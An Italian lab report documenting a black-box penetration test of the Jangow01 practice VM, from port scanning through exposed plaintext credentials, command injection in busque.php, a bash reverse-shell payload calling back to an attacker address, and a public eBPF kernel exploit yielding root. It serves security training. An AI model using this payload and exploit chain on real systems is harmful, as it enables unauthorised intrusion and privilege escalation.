

# Report jangow01 – Analisi BlackBox e Privilege Escalation

Autore: Team Datashields

## Sintesi

L'attività di laboratorio ha avuto come obiettivo la compromissione completa della macchina virtuale **Jangow01** in modalità **BlackBox**, partendo da una condizione iniziale di assenza di informazioni sul sistema target.

Attraverso un processo strutturato di **ricognizione, enumerazione e sfruttamento delle vulnerabilità**, è stato possibile ottenere un primo accesso remoto con privilegi limitati e successivamente completare una procedura di **Privilege Escalation** fino all'acquisizione dei **privilegi di amministratore (root)**.

L'analisi ha evidenziato diverse **criticità di sicurezza**, tra cui l'esposizione di **credenziali in chiaro**, la presenza di una **vulnerabilità di Remote Code Execution (RCE)** e l'utilizzo di un **kernel Linux obsoleto**, confermando il raggiungimento dell'obiettivo previsto dalla traccia.

## Richieste

L'attività di laboratorio prevedeva il raggiungimento dei seguenti obiettivi operativi:

- **Eseguire l'analisi della macchina target in modalità BlackBox**, senza alcuna informazione preventiva sulla configurazione del sistema.
- **Individuare i servizi esposti e le superfici di attacco disponibili**, attraverso attività di ricognizione ed enumerazione.
- **Ottenerne un accesso iniziale al sistema target**, sfruttando eventuali vulnerabilità applicative o configurazioni errate.
- **Effettuare la privilege escalation**, con l'obiettivo di acquisire i **privilegi di amministratore (root)**.
- **Documentare in modo strutturato tutte le fasi dell'attacco**, includendo prove visive (screenshot) e descrizioni tecniche delle operazioni svolte.

## Introduzione

Il laboratorio è stato progettato per simulare uno **scenario realistico di attacco informatico in ambiente aziendale**, in cui l'analista opera senza informazioni preliminari sull'infrastruttura target.

L'attività riproduce il flusso operativo tipico di un **penetration test interno**, dalla fase di individuazione dei servizi esposti fino allo sfruttamento delle vulnerabilità e all'ottenimento dei **privilegi di amministratore di sistema**.

Questo approccio permette di valutare in modo pratico l'impatto di **configurazioni errate, debolezze applicative e software non aggiornato**, evidenziando come una catena di vulnerabilità possa compromettere la sicurezza complessiva di un sistema.

Il laboratorio rappresenta inoltre un'importante occasione di consolidamento delle competenze operative legate alla **metodologia di attacco strutturata**, all'uso degli strumenti offensivi e alla **documentazione tecnica delle attività svolte**.

## Strumenti

Per l'esecuzione delle attività di laboratorio sono stati utilizzati i seguenti strumenti principali:

- **Nmap** – scansione delle porte e identificazione dei servizi attivi
- **Gobuster** – enumerazione di directory e file web nascosti
- **FTP Client** – trasferimento file verso la macchina target
- **Netcat (nc)** – gestione della reverse shell
- **LinPEAS** – analisi automatizzata delle vulnerabilità locali
- **Searchsploit** – ricerca di exploit pubblici associati al sistema target
- **GCC** – compilazione dell'exploit in linguaggio C

## Svolgimento

### Fase 1 – Ricognizione iniziale

La prima fase è stata dedicata alla **ricognizione della rete locale** con l'obiettivo di individuare l'indirizzo IP assegnato alla macchina target. Attraverso una scansione ARP è stato possibile identificare gli host attivi sulla rete e isolare il sistema bersaglio.

```
sudo arp-scan -l
```

Una volta individuato l'indirizzo IP della macchina target, è stata eseguita una **ricognizione del sistema target** tramite una scansione completa delle porte di rete. Utilizzando Nmap è stato possibile individuare i servizi esposti e ottenere una prima mappatura della superficie di attacco.

```
nmap -sC -sV -p- TARGET_IP
```

```
(kali㉿kali)-[~]
└─$ nmap -sC -sV -p- 10.0.2.15
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-30 04:56 -0500
Nmap scan report for 10.0.2.15
Host is up (0.00052s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
|_http-title: Index of /
| http-ls: Volume /
| SIZE      TIME          FILENAME
| -        2021-06-10 18:05 site/
|_
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:3F:7A:FA (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 126.00 seconds
```

Figura 1 – Risultato della scansione Nmap dei servizi esposti sulla macchina target.

L'analisi dei risultati ha evidenziato la presenza di due servizi principali attivi: **FTP (porta 21)** e **HTTP (porta 80)**. Questi servizi sono stati successivamente utilizzati come punto di partenza per le fasi di enumerazione e sfruttamento delle vulnerabilità.

## Fase 2 – Enumerazione Web

A seguito dell'individuazione del servizio HTTP sulla porta 80, è stato effettuato l'accesso diretto al web server tramite browser utilizzando l'indirizzo IP della macchina target.



## **Index of /**

Name	Last modified	Size	Description
 site/	2021-06-10 18:05	-	

*Figura 2 – Directory listing del web server con esposizione della cartella site.*


La pagina restituita mostrava un **directory listing (Index of /)** con la presenza della cartella **site/**. L'accesso alla directory individuata ha permesso di proseguire con le attività di enumerazione delle risorse web.

Durante l'attività di enumerazione delle risorse web è stata effettuata una scansione delle directory e dei file utilizzando **Gobuster**, al fine di individuare contenuti nascosti o non indicizzati dal server.

```
gobuster dir -u http://TARGET_IP/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-files-lowercase.txt
```

*Figura 3 – Individuazione del file .backup tramite enumerazione web con Gobuster.*

L'analisi dei risultati ha portato all'individuazione del file **.backup**, accessibile pubblicamente tramite browser. Il contenuto del file mostrava **credenziali in chiaro**, successivamente utilizzate per ottenere un primo accesso al sistema target.




The screenshot shows a web browser window with the URL `http://10.0.2.15/.backup`. The page content is a PHP script that connects to a MySQL database. The script defines variables for the server name, database, username, and password, then attempts to connect using `mysqli_connect`. If successful, it prints "Connected successfully". The browser's address bar shows the URL, and the top navigation bar includes links for OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, and Kali NetHunter.

```
$servername = "localhost";
$database = "jangow01";
$username = "jangow01";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $database);
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
```

Figura 4 – Contenuto del file `.backup` accessibile pubblicamente, contenente credenziali in chiaro (`username` e `password`) utilizzabili per l’accesso al sistema target.

### Fase 3 – Accesso FTP

Le credenziali recuperate dal file `.backup` sono state utilizzate per effettuare l’accesso al servizio **FTP** individuato in precedenza durante la fase di cognizione. L’autenticazione è avvenuta correttamente, consentendo l’accesso alla directory home dell’utente sul sistema target.



The screenshot shows a terminal window with a black background and white text. It displays a session where the user logs into an FTP server at IP 10.0.2.15. The user enters their username "jangow01" and password, which is accepted. The system then informs the user that the login was successful and that binary mode is being used for file transfers. The prompt "ftp>" is visible at the bottom.

```
(kali㉿kali)-[~]
└$ ftp 10.0.2.15
Connected to 10.0.2.15.
220 (vsFTPD 3.0.3)
Name (10.0.2.15:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

Figura 5 – Accesso al servizio FTP tramite le credenziali recuperate dal file `.backup`.

Una volta ottenuto l’accesso, è stato verificato il livello di permessi disponibili e la possibilità di interagire con il filesystem, operazione necessaria per le successive fasi di trasferimento dei file e di privilege escalation.

### Fase 4 – Remote Code Execution e ottenimento della shell

Durante l’analisi delle funzionalità web presenti nella directory **site**, è stata individuata una vulnerabilità di **Remote Code Execution (RCE)** nella pagina `busque.php`, causata dalla mancata validazione dell’input utente.

Per verificare la vulnerabilità è stato inizialmente eseguito un comando di sistema tramite parametro GET, ottenendo come risposta l'output del comando direttamente nella pagina web e confermando l'esecuzione remota di codice con privilegi dell'utente web server (**www-data**).

`http://TARGET_IP/site/busque.php?buscar=id`




Figura 6 – Verifica della vulnerabilità RCE tramite esecuzione remota del comando id, con restituzione dell'utente www-data.

Una volta confermata la vulnerabilità, è stato inviato un **payload Bash reverse shell** tramite lo stesso parametro, che ha permesso di stabilire una connessione interattiva verso la macchina attacker.

#### Payload utilizzato:

`http://10.0.2.15/site/busque.php?buscar=http://10.0.2.15/site/busque.php?buscar=%3B%2Fbin%2Fbash%20-c%20'bash%20-i%20>%26%20%2Fdev%2Ftcp%2F10.0.2.3%2F443%200>%261'`

Con un listener Netcat attivo sulla macchina attacker, è stata ottenuta con successo una **reverse shell interattiva** sul sistema target.

A screenshot of a terminal window. The prompt shows '(kali㉿kali)-[~]'. The user runs the command `$ nc -lvpn 443`, which starts a listener on port 443. A connection is received from the IP `10.0.2.15` on port `36320`. The terminal shows the output of the 'id' command: `bash: cannot set terminal process group (2792): Inappropriate ioctl for device bash: no job control in this shell`. The user then types `www-data@jangow01:/var/www/html/site$`, indicating they have gained a root shell on the target machine.

Figura 7 – Ottenimento di una reverse shell tramite sfruttamento della vulnerabilità RCE presente in busque.php.

## Fase 5 – Privilege Escalation

Una volta ottenuto l'accesso al sistema tramite reverse shell, è stata eseguita un'attività di **enumerazione locale** per individuare possibili vettori di escalation dei privilegi.

In primo luogo, è stata verificata la versione del kernel Linux tramite il comando:

```
uname -a
```

```
[+] jangow01@jangow01:~$ uname -a
uname -a
Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
```

*Figura 8 – Identificazione della versione del kernel Linux tramite comando uname.*

Successivamente lo script **LinPEAS** è stato **trasferito sulla macchina target tramite il servizio FTP**, precedentemente autenticato, e utilizzato per analizzare automaticamente la configurazione del sistema.

L'output ha evidenziato la presenza di un **kernel Linux obsoleto**, vulnerabile a exploit pubblici noti.

```
[+] [CVE-2017-16995] eBPF_verifier
  Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
  Exposure: highly probable
  Tags: debian=9.0{kernel:4.9.0-3-amd64}, fedora=25|26|27, ubuntu=14.04{kernel:4.4.0-89-generic}, [ ubuntu=(16.04|17.0
4) ]{kernel:4.(8|10).0-(19|28|45)-generic}
  Download URL: https://www.exploit-db.com/download/45010
  Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2016-8655] chocobo_root
  Details: http://www.openwall.com/lists/oss-security/2016/12/06/1
  Exposure: highly probable
  Tags: [ ubuntu=(14.04|16.04){kernel:4.4.0-(21|22|24|28|31|34|36|38|42|43|45|47|51)-generic} ]
  Download URL: https://www.exploit-db.com/download/40871
  Comments: CAP_NET_RAW capability is needed OR CONFIG_USER_NS=y needs to be enabled

[+] [CVE-2016-5195] dirtycow
  Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
  Exposure: highly probable
  Tags: debian=7|8, RHEL=5{kernel:2.6.(18|24|33)-*}, RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31}, RHEL=7{ke
rnel:3.10.0-*|4.2.0-0.21.el7}, [ ubuntu=16.04|14.04|12.04 ]
  Download URL: https://www.exploit-db.com/download/40611
  Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cv
e-2016-5195_5.sh
```

*Figura 9 – Individuazione di vulnerabilità locali tramite LinPEAS*

Sulla base delle informazioni raccolte, è stato individuato un exploit compatibile utilizzando **Searchsploit** e successivamente scaricato in locale tramite il comando:

*searchsploit -m 45010*

L'exploit è stato quindi trasferito sulla macchina target, compilato direttamente sulla macchina target ed eseguito con successo, consentendo l'ottenimento dei **privilegi di amministratore (root)**.

```
jangow01@jangow01:~$ ./a.out
./a.out
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88003a505400
[*] Leaking sock struct from ffff88003caeab40
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880037a140c0
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff880037a140c0
[*] credentials patched, launching shell ...
# whoami
whoami
root
# █
```

*Figura 10 – Esecuzione dell'exploit di privilege escalation e ottenimento dei privilegi root sulla macchina target.*

## Conclusioni

L'attività di laboratorio ha evidenziato come una catena di vulnerabilità, anche apparentemente semplici, possa portare alla **compromissione completa di un sistema** quando non vengono adottate adeguate misure di sicurezza.

Attraverso un approccio metodologico basato su **ricognizione, enumerazione, sfruttamento delle vulnerabilità e privilege escalation**, è stato possibile ottenere con successo i **privilegi di amministratore (root)** sulla macchina target.

Il laboratorio sottolinea l'importanza di una corretta **gestione delle configurazioni, della protezione dei file sensibili, della validazione degli input applicativi e dell'aggiornamento costante dei sistemi**, elementi fondamentali per ridurre la superficie di attacco in ambienti reali.